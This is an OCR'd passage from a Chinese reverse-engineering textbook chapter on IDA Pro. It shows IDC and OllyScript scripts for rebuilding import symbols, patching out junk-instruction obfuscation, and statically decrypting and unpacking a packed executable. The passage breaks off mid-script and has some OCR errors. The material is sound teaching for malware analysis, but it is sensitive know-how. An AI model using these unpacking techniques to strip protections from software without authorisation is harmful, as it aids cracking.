


图 14-8　IDA View-A 窗口界面

使用 IDA Pro 打开下载的源码，其图形视图界面在 IDA Pro 中的效果如图 14-9 所示。




图 14-9　图形视图界面效果

在上述图形视图界面中，标签 40EA0E 是壳的出口代码地址。在 OD 中直接跳到该地址并下断点，然后运行到该位置，再单步执行便能看到 OEP 了。

14.2.2　使用 IDC 静态分析

有时需要分析一些非文件格式的代码，例如 ShellCode、远线程注入和病毒。这些代码的特点是动态获取 API，这给静态分析带来困难。尽管 IDA 支持分析二进制文件，但是在缺少 IAT 的情况下，分析起来很不方便。频繁切换调试器查看并不是一个好方法。IDC 是 IDA 的脚本语言，功能强大，提供了另一条与调试器交互的途径。

IDA 提供多种文件格式输出，调试器可以通过解释这些文件获得一些符号。可以通过文件菜单中的“创建文件”获得更多的信息。以 OD 为例，其 GODUP 插件支持解释 MAP 文件（还能加载 IDA 的 SIG）。在 IDA 中，依次选择“文件”|“创建文件”|“创建 MAP 文件”命令即可创建一个 MAP 文件，然后切换到 OD，依次选择“插件”| GODUP Plugin | Map Loader | Load labels 命令即可获得符号。

在此以下载的 UPX 加壳的 NOTEPAD 为素材，使用 OD 打开，在到达 OEP 之后 DUMP 下来，不修复输入表，直接用 IDA 载入后看到如图 14-10 所示的界面。



图 14-10　丰富的文件载入选项

在此需要注意的是，Make imports segment 是 PE 文件特有的选项，该选项会隐藏输入表区域的所有数据，同时能在图表功能中看到 API 的调用。假如希望查看在输入表的范围内的代码或数据，需要选择“编



辑”|“区段”命令以删除遮挡数据的部分区段。

为了更真实地模拟从内存中截取代码的情况，在这里选择 Binary file，载入偏移量选 400000（根据实际代码在内存中的基址来选择），然后 IDA 就开始尝试分析可能存在于该文件中的代码。对照 OD 中的 OEP 地址，在 IDA 中可以看到如下代码。

```
seg000:004010CC push ebp
seg000:004010CD mov ebp, esp
seg000:004010CF sub esp, 44h
seg000:004010D2 push esi
seg000:004010D3 call ds:dword_4063E4
seg000:004010D9 mov esi, eax
seg000:004010DB mov al, [eax]
seg000:004010DD cmp al, 22h
seg000:004010DF jnz short loc_4010FC
```

在 OD 中对应的显示如下。

```
004010D3 FF15 E4634000 call dword ptr [4063E4]; kernel32.GetCommandLineA
```

使用以下 ollyscript 提取 IAT 的符号。

```
var ea
var Ecount                          //0 分隔号的计数器
var oFile

ask "请输入 IAT 起始地址"
cmp $RESULT, 0
je ECancel
mov ea, $RESULT
ask "输出文件? "
cmp $RESULT, 0
je ECancel
mov oFile, $RESULT

TryGetSym:
GN [ea]                             //获取该地址的符号
cmp $RESULT,00000000                //OLLYSCRIPT 是区分 00000000 和 0 的
je ETest
WRTA oFile,$RESULT_2
mov Ecount,0
add ea,4
jmp TryGetSym

ECancel:
msg "无效输入"
ret

ETest:
cmp Ecount,1                        //不同模块的地址以 0 分隔
je Send                             //若存在两个 DWORD 的 0 则认为是末尾
add Ecount,1
add ea,4
jmp TryGetSym
```

```
SEnd:
Ret
```

使用下面的 IDC 脚本可以获取符号并对相应地址重命名。

```
#include <idc.idc>

static main() {
   auto Sbuffer,ea,zcount,filehandle,fileName,CustEa;
fileName = AskFile (0,"*.*","打开 IAT 符号文件");
CustEa = AskAddr(0,"目标 IAT 地址");
filehandle = fopen(fileName,"r");
for (ea = CustEa; zcount < 2; ea = ea + 4){
       if (Dword(ea) !=0){
       Sbuffer = readstr(filehandle);
              if(strlen(Sbuffer) < 2){                 //ollyscript 的输出文件存在无效字符
                     Sbuffer = readstr(filehandle);    //如果字符无效则再取一次字符
              }
       MakeNameEx (ea,Sbuffer,SN_AUTO );               //为对应 DWORD 改名
       zcount = 0;
}
       else{
       zcount = zcount + 1;
       }
                                        }
fclose(filehandle) ;
}
```

此时就可以正常显示函数调用的 API 了。

```
seg000:004010CC push ebp
seg000:004010CD mov ebp, esp
seg000:004010CF sub esp, 44h
seg000:004010D2 push esi
seg000:004010D3 call ds:GetCommandLineA_
seg000:004010D9 mov esi, eax
seg000:004010DB mov al, [eax]
seg000:004010DD cmp al, 22h
seg000:004010DF jnz short loc_4010FC
```

14.2.3 静态脱壳

在接下来的内容中，将尝试在不运行壳的情况下把壳脱掉。首先用 IDA 加载该壳的主程序。

```
seg005:004560FA loc_4560FA: ; CODE XREF: start:loc_4560F4 j
seg005:004560FA call sub_456109
seg005:004560FA
seg005:004560FA start endp                      //入口函数的结尾
seg005:004560FA
seg005:004560FF
seg005:004560FF
seg005:004560FF
seg005:004560FF sub_4560FF    proc near ; CODE XREF: seg005:00456104 p
seg005:004560FF ; sub_456109 p                  //红色
seg005:004560FF call sub_456DEF
```

```
seg005:004560FF
seg005:004560FF sub_4560FF endp
seg005:004560FF
seg005:00456104 call sub_4560FF
seg005:00456104
seg005:00456109
seg005:00456109
seg005:00456109
seg005:00456109 sub_456109 proc near    ; CODE XREF: start:loc_4560FA p
seg005:00456109 call near ptr sub_4560FF+1    //+1 表示反汇编出现混乱
```

正常的交叉参考标记是绿色，当显示为红色时则证明与其他部分的反汇编代码产生冲突。另外，在 jcc、jmp 和 call 后面出现“+X”的符号（X 为任意数字），一般也为反汇编出现混乱。在正式分析之前，必须找到花指令的规律，编写脚本，除去影响。现在从最初产生影响的地方开始。单击地址 4560FF，然后按 D 键。

```
seg005:004560FF byte_4560FF db 0E8h; CODE XREF: seg005:00456p
seg005:00456100 unk_456100 db 0EBh ; ?    ; CODE XREF: sub_456109 p
seg005:00456101 db 0Ch
seg005:00456102 db 0
seg005:00456103 db 0
seg005:00456104 call near ptr byte_4560FF
```

注意 00456104 处也是花指令之一，其功能是让 IDA 误以为 004560FF 处为有效指令。因此也在该位置上按 D 键，将其转换为数据，而在 00456100 处按 C 键转换为代码。

```
seg005:004560FA call sub_456109
seg005:004560FA
seg005:004560FA start endp
seg005:004560FA
seg005:004560FA ; ---------------------------------------------------------------------------
seg005:004560FF db 0E8h
seg005:00456100 ; ---------------------------------------------------------------------------
seg005:00456100
seg005:00456100 loc_456100: ; CODE XREF: sub_456109 p
seg005:00456100                         jmp       short loc_45610E
seg005:00456100
seg005:00456100 ; ---------------------------------------------------------------------------
seg005:00456102 db 0
seg005:00456103 db 0
seg005:00456104 db 0E8h
seg005:00456105 db 0F6h ; ?
seg005:00456106 db 0FFh
seg005:00456107 db 0FFh
seg005:00456108 db 0FFh
seg005:00456109
seg005:00456109
seg005:00456109 sub_456109     proc near    ; CODE XREF: start:loc_4560FA p
seg005:00456109 call loc_456100
seg005:00456109
seg005:0045610E
seg005:0045610E loc_45610E: ; CODE XREF: seg005:loc_456100 j
seg005:0045610E add esp, 8
```

现在手动修正了一处被花掉的代码。因为 OPCODE 的 E8 和 EB 后面实际是一个相对地址偏移，而不是地址编码（反汇编翻译成地址以便于分析），所以可以通过搜索内存中相应指令序列的方式，告诉 IDA 什么是代码，什么不是。读者可以尝试找出壳中花指令的规律，然后对比一下结果。

经过手动整理之后，发现壳使用了下面 4 种花指令代码。

花指令 1：

```
call label1
db 0E8h
label2:
jmp label3
db 0
db 0
db 0E8h
db 0F6h ;
db 0FFh
db 0FFh
db 0FFh
label1:
call label2
label3:
add esp, 8
```

花指令 2：

```
        Jz label1
        Jnz label1
        db 0EBh
db    2
label1:
        jmp label2
        db 81h
label2:
```

花指令 3：

```
push eax
call label1
db 29h
db 5Ah
label1:
pop eax
imul eax, 3
Call label2
db 29h
db 5Ah
label2:
add esp, 4
pop eax
```

花指令 4：

```
Jmp label1
db 68h
Label1:
Jmp label2
db 0CDh, 20h
```



```
Label2:
Jmp label3
db 0E8h
Label3:
```

在知道花指令结构之后，可以很容易地写出下面脚本，用 NOP（0x90h）来代替干扰的反汇编器的数据。

```
static PatchJunkCode() {
  auto x,FBin,ProcRange;

FBin = "E8 0A 00 00 00 E8 EB 0C 00 00 E8 F6 FF FF FF";
//花指令 1 的特征码
for (x = FindBinary(MinEA(),0x03,FBin);x != BADADDR;x = FindBinary(x,0x03,FBin)){

x = x +5;
PatchByte (x,0x90);
x = x + 3 ;
PatchByte (x,0x90);
x++;
PatchWord (x,0x9090);
x =x +2 ;
PatchDword (x,0x90909090);

                                                    }

FBin = "74 04 75 02 EB 02 EB 01 81";
//花指令 2 的特征码
for (x = FindBinary(MinEA(),0x03,FBin);x != BADADDR;x = FindBinary(x,0x03,FBin)){

x = x + 4;
PatchWord (x,0x9090);
x = x + 4;
PatchByte (x,0x90);

                                                    }
FBin = "50 E8 02 00 00 00 29 5A 58 6B C0 03 E8 02 00 00 00 29 5A 83 C4 04";
//花指令 3 的特征码
for (x = FindBinary(MinEA(),0x03,FBin);x != BADADDR;x = FindBinary(x,0x03,FBin)){

x = x + 6;
PatchWord (x,0x9090);
x = x + 11;
PatchWord (x,0x9090);
                                                    }

FBin = "EB 01 68 EB 02 CD 20 EB 01 E8";
//花指令 4 的特征码
for (x = FindBinary(MinEA(),0x03,FBin);x != BADADDR;x = FindBinary(x,0x03,FBin)){

x = x+2;
PatchByte (x,0x90);
x = x+3;
PatchWord (x,0x9090);
```

```
x = x+4;
PatchByte (x,0x90);
                                                }
          }
```

由此可见，在花指令中并不包含任何有意义的数据，在花指令的前后，堆栈是平衡的，各寄存器的数值也是不变的。IDC 提供了隐藏区域的命令，现在来看以下脚本。

```
static HideJunkCode() {
  auto x,y,FBin;

FBin = "E8 0A 00 00 00 E8 EB 0C 00 00 E8 F6 FF FF FF";

for (x = FindBinary(MinEA(),0x03,FBin);x != BADADDR;x = FindBinary(x,0x03,FBin)){
MakeUnknown (x,0x17,1);
y = x + 0x17;
HideArea (x,y,atoa(x),atoa(x),atoa(y),-1);

                                                }

FBin = "74 04 75 02 EB 02 EB 01 81";

for (x = FindBinary(MinEA(),0x03,FBin);x != BADADDR;x = FindBinary(x,0x03,FBin)){
MakeUnknown (x,0x09,1);
y = x + 0x09;
HideArea (x,y,atoa(x),atoa(x),atoa(y),-1);

                                                }

FBin = "50 E8 02 00 00 00 29 5A 58 6B C0 03 E8 02 00 00 00 29 5A 83 C4 04";

for (x = FindBinary(MinEA(),0x03,FBin);x != BADADDR;x = FindBinary(x,0x03,FBin)){
MakeUnknown (x,0x17,1);
y = x + 0x17;
HideArea (x,y,atoa(x),atoa(x),atoa(y),-1);

                                                }

FBin = "EB 01 68 EB 02 CD 20 EB 01 E8";

for (x = FindBinary(MinEA(),0x03,FBin);x != BADADDR;x = FindBinary(x,0x03,FBin)){
MakeUnknown (x,0x0a,1);
y = x + 0x0a;
HideArea (x,y,atoa(x),atoa(x),atoa(y),-1);
                                                }
}
```

因为花指令的关系，会使 IDA 错误识别指令，可能隐藏区域的边界刚好在一条指令的机械码中间，这样隐藏的操作便会失败。所以在执行隐藏指令之前，需要先使用 MakeUnknown 将目标代码设置为未识别的状态。在完成隐藏和替换之后，再使用分析引擎来分析代码。

```
static main() {
  auto x,FBin,ProcRange;
```



```
HideJunkCode();

PatchJunkCode();

AnalyzeArea (MinEA(),MaxEA());
        }
CleanJunkCode.idc
```

在运行脚本之后，首先看修复的成果，修复之后的代码如下所示。

```
seg005:0045639F rdtsc
seg005:004563A1 push eax
seg005:004563A2 rdtsc
seg005:004563A4 ; seg005:004563A4       //被隐藏的区域
seg005:004563BB sub eax, [esp-8+arg_4]
seg005:004563BE ; seg005:004563BE
seg005:004563C7 ;
---------------------------------------------------------------------------
seg005:004563C7
seg005:004563C7 loc_4563C7: ; CODE XREF: sub_4563B3:loc_4563C4 j
seg005:004563C7 add esp, 4
seg005:004563CA ; seg005:004563CA
seg005:004563E1   cmp eax, 0FFFh
seg005:004563E6 ; seg005:004563E6
seg005:004563F0
seg005:004563F0 loc_4563F0:       ; CODE XREF: sub_4563D9:loc_4563ED j
seg005:004563F0 jbe short loc_45640D
seg005:004563F0
seg005:004563F2 ; seg005:004563F2
seg005:004563FC
seg005:004563FC loc_4563FC:      ; CODE XREF: sub_4563D9:loc_4563F9 j
seg005:004563FC int 3      ; Trap to Debugger
seg005:004563FD mov ax, 0FEh
seg005:00456401 ; seg005:00456401
seg005:0045640A
seg005:0045640A loc_45640A:   ; CODE XREF: sub_4563D9:loc_456407 j
seg005:0045640A out 64h, ax     ; AT Keyboard controller 8042.
seg005:0045640A ; Resend the last transmission
seg005:0045640A
seg005:0045640D ; seg005:0045640D
```

由此可见，除了 sub eax, [esp-8+arg_4]（实际上是 sub eax,[esp]）看起来有点奇怪之外，其余一切正常。作为一个壳，在解决了花指令之后，剩下的问题便只有反调试代码和解密（解压缩）代码了。例如，上面列出的代码是通过时间校验检查调试器，一旦检查到，便使用特权级指令，让程序发生异常，无法继续运行下去。当然，在静态的环境下，反调试技巧变得毫无意义。尽管如此，仍然需要知道程序会在什么时候运行到什么地方，最常见的利用系统的机制莫过于 SEH 了，现在来看看下面设置 SEH 的代码。

```
seg005:00456A9B call $+5
seg005:00456AA0 add dword ptr [esp+0], 136Fh
seg005:00456AA7 push large dword ptr fs:0
seg005:00456AAE mov large fs:0, esp
```

其中，在 call $+5 指令后堆栈中的内容是其下一条指令在内存中的地址，这是病毒常用的重定位技巧。按快捷键 shift+/后输入 0x00456AA0+0x136F 便可以计算出异常处理函数的地址（457E0F），下面是产生异

常的代码。

```
seg005:0045745C xor eax, eax
seg005:0045745E movzx eax, byte ptr [eax]
```

现在应该跳转到 457E0F 继续分析，开始跟着程序的流程把解密相关的代码找出来，解密代码如下所示。

```
seg005:00459191 push ecx
seg005:00459192 xor ecx, ecx
seg005:00459194 call $+5
seg005:00459199 pop edi
seg005:0045919A add edi, 9C4h
seg005:004591A0 pop edx
seg005:004591A1 add edx, 15h
seg005:004591A4 loc_4591A4: ; CODE XREF: sub_459149+6B j
seg005:004591A4 movzx eax, byte ptr [ecx+edi]
seg005:004591A8 xor eax, edx
seg005:004591AA mov [ecx+edi], al
seg005:004591AD inc ecx
seg005:004591AE cmp ecx, 93h
seg005:004591B4 jb short loc_4591A4
```

这样可以很容易看出这就是解密代码，在循环之中有修改内存的指令。而解密的 KEY 就是 00459191 处 ECX 的值+15h。看下面检查硬件断点的代码。

```
seg005:004587B6 mov eax, [esp+0Ch]
seg005:004587BA xor ecx, ecx
seg005:004587BC xor ecx, [eax+4]
seg005:004587BF xor ecx, [eax+8]
seg005:004587C2 xor ecx, [eax+0Ch]
seg005:004587C5 xor ecx, [eax+10h]
```

在上述代码中，假如没有设置硬件断点，那么 ECX 的结果应该是 0。

这样在知道解密代码的所有关键要素之后，就可以开始动手写脚本了。

```
#include "idc.idc"

static main() {
  auto StartAddr,cKey,Cbuffer,Counter;

StartAddr = 0x00459199 + 0x9c4;
cKey = 0x15;

for (Counter = 0 ; Counter < 0x93; Counter ++){
Cbuffer = Byte(StartAddr) ^cKey;                // movzx eax, byte ptr [ecx+edi]
                                                // xor eax, edx
PatchByte(StartAddr,Cbuffer);                   // mov [ecx+edi], al
StartAddr++;
                              }
          }
```

在 00459BF7 和 0045B1FC 处可以看到类似的加密代码，这样在第三次解密之后，终于可以看到不同的解密代码了，将隐藏区域的部分删掉后，自校验代码如下所示。

```
seg005:00461F8D call $+5
seg005:00461F92 pop ecx
seg005:00461F9D sub ecx, 5
seg005:00461FAA xor ebx, ebx
```

```
seg005:00461FB6 mov eax, 0BE9Ch
seg005:00461FC5 mov edi, ecx
seg005:00461FD1 sub edi, eax
seg005:00461FDD movzx eax, byte ptr [edi]
seg005:00461FEA add ebx, eax
seg005:00461FF6 inc edij
seg005:00462001 cmp edi, ecx
seg005:0046200D jb short loc_461FDD
```

由此可见，自校验代码的两个特征，一是读取代码，二是循环。对于那种单纯与校验结果比较控制流程的程序来说并不需要理会自校验。在本实例中，因为紧跟后面的代码便是解密代码，并且自校验值作为解密 KEY，所以需要计算出它的校验值。自校验后的解密代码如下所示。

```
seg005:0046200F mov edi, offset unk_447000
seg005:00462014 mov ecx, 0BC00h
seg005:00462019 ; seg005:00462019
seg005:00462023 movzx eax, byte ptr [edi]
seg005:00462030 add bl, bh
seg005:00462032 xor bl, bh
seg005:00462034 xor al, bl
seg005:00462040 mov [edi], al
seg005:0046204C inc edi
seg005:00462057 dec ecx
seg005:00462062 jnz short loc_462019
```

在编写好脚本之后需要重新加载程序，然后按顺序把解密脚本运行一次，这样可以确保能够解出正确的代码。此外还需注意如下自修改的代码。

```
seg005:00462064 call $+5
seg005:00462069 pop ecx
seg005:0046206A sub [ecx+16h], ebx
seg005:0046206D popa
seg005:0046206E pusha
seg005:0046206F mov esi, offset unk_447000
seg005:00462074 lea edi, [esi-46000h]
seg005:0046207A push edi
seg005:0046207B or ebp, 0FFFFFFFFh
seg005:0046207E push offset sub_4528D0
seg005:00462083 retn
```

在上述代码中，0046206A 实际上就是以前面的校验值对 0046207E 处的指令修改。如果校验不正确，便无法获得正确的返回地址。在写脚本时遇到一个问题是，解密代码使用了 BL 和 BH，即 BX 的低八位和高八位的寄存器。可以先将校验值写进一个 DWORD，然后获取其中第一个 BYTE 和第二个 BYTE，便可以得到它的值了。由此便可得出下面的脚本。

```
#include "idc.idc"

static main() {
  auto StartAddr,EndAddr,cKey,lKey,hKey,Cbuffer,Kbuffer,Counter;

EndAddr = 0x00461F92 - 0x5;
cKey = 0;

for (StartAddr = EndAddr - 0x0BE9C; StartAddr < EndAddr; StartAddr ++){
```

```
cKey = cKey + Byte(StartAddr);                    // movzx     eax, byte ptr [edi]
                                                  // add     ebx, eax
                                    }

Kbuffer = Dword(MinEA());                         //从镜像基址借用一个 Dword
PatchDword(MinEA(),cKey);
lKey=Byte(MinEA());                               //转换成 bl
hKey=Byte(MinEA()+1);                             //转换成 bh
StartAddr = 0x447000;

for (Counter = 0x0BC00 ; Counter !=0 ; Counter --){

lKey=lKey + hKey;                                 // add bl, bh
lKey=lKey ^ hKey;                                 // xor bl, bh
Cbuffer = Byte(StartAddr) ^lKey;                  // movzx eax, byte ptr [edi]
                                                  // xor al, bl
PatchByte(StartAddr,Cbuffer);                     // mov [edi], al
StartAddr++;
                                    }

StartAddr = 0x462069+0x16;
PatchByte(MinEA(),lKey);
cKey = Dword (MinEA());
Cbuffer = Dword(StartAddr) - cKey;
PatchDword(StartAddr,Cbuffer);
PatchDword(MinEA(),Kbuffer);                      //恢复原来的数据
            }
```

这样在还原代码之后，可以很容易地看出 0046207E 的位置 PUSH + RET 相当于一个绝对跳转，现在看 4528D0 处的代码，在 4528D0 处按 P 键，IDA 将认为该处为函数的起点，并为函数建立图形视图，如图 14-11 所示。




图 14-11　图形视图

虽然图形视图看起来很复杂，但是只需要将其还原成 IDC 代码即可，甚至不需要理解算法的思想。例如，若觉得 C 代码更容易理解，那么可以先把汇编转成 C 代码后再理解。现在切换到反汇编窗口再看代码。

```
seg001:004528D0 jmp short loc_4528E2    //跳到开始位置
seg001:004528D0
seg001:004528D2 ; ---------------------------------------------------------------------
seg001:004528D2 nop
```



```
seg001:004528D3 nop
seg001:004528D4 nop
seg001:004528D5 nop
seg001:004528D6 nop
seg001:004528D7 nop
seg001:004528D7
seg001:004528D8
seg001:004528D8 loc_4528D8: ; CODE XREF: sub_4528D0:loc_4528E9 j
seg001:004528D8 mov al, [esi]            ; 1
seg001:004528DA inc esi
seg001:004528DB mov [edi], al
seg001:004528DD inc edi
seg001:004528DD
seg001:004528DE
seg001:004528DE loc_4528DE: ; CODE XREF: sub_4528D0+BA j
seg001:004528DE ; sub_4528D0+D1 j
seg001:004528DE add ebx, ebx
seg001:004528E0 jnz short loc_4528E9
seg001:004528E0
seg001:004528E2
seg001:004528E2 loc_4528E2: ; CODE XREF: sub_4528D0 j
seg001:004528E2 mov ebx, [esi]   //从这里开始
seg001:004528E4
seg001:004528E4 loc_4528E4:
seg001:004528E4 sub esi, -4
seg001:004528E7 adc ebx, ebx
seg001:004528E7
seg001:004528E9
seg001:004528E9 loc_4528E9: ; CODE XREF: sub_4528D0+10 j
seg001:004528E9 jb short loc_4528D8
```

在上述代码中，在开始的地方需要访问 ESI 指向的内存，往回看发现解密代码需要的参数，在前面自修改代码部分（0046206F）已经处理过了。该处代码很容易转成高级语言，现在来看看如何重整代码的流程。跳转向上时，代表一个循环。这与高级语言是相通的，值得注意的是向下的跳转。达到某一条件，就绕过一部分代码，向后执行，这与高级语言中的 IF 控制语句相似，即遇到某一条件就执行随后的代码。也就是说需要反转比较条件。

以给出的代码为例，与自身相加，相当于乘 2，实际就是一个向左位移操作。十进制中，把 1 向左移动一位，实际就是将 1 乘以 10。在二进制中也是一样，将一个二进制数向左移动一位，则是乘以 2。汇编指令 jb 仅在进位标记 CF=1 时跳转，也就是说 004528E7 处的 adc ebx。ebx 及后面的 jb short loc_4528D8 的意义为，将 EBX 中的数向左移一位，并检查最高位是否为 1，为 1 则向上跳转，也就是循环，0 则继续执行，即终止循环的条件。现在可以构造下面循环的框架。

```
auto EBX,HigtBitfla;
while (HigtBitflat != 0){

HigtBitflat = EBX & 0x80000000;              //与 0x80000000 进行 and 运算
                                             //最高位不为 0 则 HigtBitflat 为 0
                                             //0x80000000 最高位为 1，其他位为 0
                                             //不明白的读者可将其展开计算
EBX = EBX + EBX;                             //向左位移

                        }
```

现在再来看 004528DE 处的代码，jnz 在 ZF=0 时产生跳转，即当最高位之外任意一位不为 0 时产生跳转。正如上面说的，将跳转条件反转，便能使用 IF 语句了。

```
Auto EBX,IsNotZero;
IsNotZero = EBX & 0x7FFFFFFF;          //0x7FFFFFFF 最高位为 0
                                       //屏蔽最高位，以检查后面的位
                                       //仅当最高位外全为 0，IsNotZero 为 0
If （IsNotZero == 0）{
//此处可以填上 004528E2 到 004528E7 的代码
}
EBX = EBX + EBX;                       //注意这里与汇编的区别
                                       //先判断，然后才移位
```

注意这里与汇编代码的区别，由于无法在 IDC 上访问标记寄存器，也无法使用跳转，所以只能先判断最高位，然后才进行位移。下面直接看最后得出的 IDC 脚本。

```
#include "idc.idc"

static main() {
  auto MyAddr,DeCodeAddr,HigtBitflat,EBX;
auto EAX,ECX,EBP,ESI,EDX,CF,IsNotZero,Counter;

MyAddr = 0x447000;
DeCodeAddr =0x447000 - 0x46000;
ESI=DeCodeAddr;
Counter = 0;                //初始化循环条件
CF = 0;                     //代表标志寄存器的 CF 位
EBX = Dword(MyAddr);
MyAddr = MyAddr + 4;
HigtBitflat = EBX & 0x80000000;
EBX = EBX + EBX;
EBX++;
//为了统一循环入口，将部分代码移出循环执行
while (Counter != 1){
while (HigtBitflat != 0){
      PatchByte (DeCodeAddr,Byte(MyAddr));
      MyAddr++;
      DeCodeAddr++;
      IsNotZero = EBX & 0x7FFFFFFF;
      if (IsNotZero == 0){
            CF=1;      //sub esi, -4 与 add esi,4 的区别就是前者 CF=1
            EBX = Dword(MyAddr);
            MyAddr = MyAddr + 4;
                        }
      HigtBitflat = EBX & 0x80000000;
      EBX = EBX + EBX;
          EBX = EBX + CF;        //加上 CF，模拟 ADC 指令
      CF = 0;
                              }

EAX = 1;
while (Counter != 1){
//4528F0 到 45291A，以 JMP 构成一个循环。因此使用 while 语句，构造
```

```
//一个无限循环。在符合终止循环条件处使用 break 指令结束循环
IsNotZero = EBX & 0x7FFFFFFF;
if (IsNotZero == 0){
        CF=1;
        EBX = Dword(MyAddr);
            MyAddr = MyAddr + 4;
                    }
HigtBitflat = EBX & 0x80000000;
EBX = EBX + EBX;
EBX = EBX + CF;
CF = 0;
EAX = EAX + EAX;
if (HigtBitflat != 0) EAX++;
HigtBitflat = EBX & 0x80000000;
if (HigtBitflat != 0){
        IsNotZero = EBX & 0x7FFFFFFF;
        if (IsNotZero != 0) {   //00452901      jnz    short loc_45291C
        EBX = EBX + EBX;
        break;
                        }
        EBX = Dword(MyAddr);
        MyAddr = MyAddr + 4;
        HigtBitflat = EBX & 0x80000000;
        if (HigtBitflat != 0) {        //0045290A     jb    short loc_45291C
        EBX = EBX + EBX;
        EBX++;
        break;
                        }
        CF = 1;
                           }
EBX = EBX + EBX;
EBX = EBX + CF;
CF = 0;
EAX--;
IsNotZero = EBX & 0x7FFFFFFF;
if (IsNotZero == 0){
        CF=1;
        EBX = Dword(MyAddr);
            MyAddr = MyAddr + 4;
                    }
HigtBitflat = EBX & 0x80000000;
EBX = EBX + EBX;
EBX = EBX + CF;
CF = 0;
EAX = EAX + EAX;
if (HigtBitflat != 0) EAX++;
                                            }

ECX = 0;            //xor ecx,ecx 常见的为寄存器赋值为 0 的语句
//注意 00452921   jb   short loc_452934 处，程序分开两条路线
//在 loc_45293F 处汇合。因此这里使用 if…else 语句重整程序流程
```

```
if (EAX < 3){      //此处直接使用减法指令作比较，而不是使用 CMP
EAX = EAX - 3;   //因此只能在比较之后再减
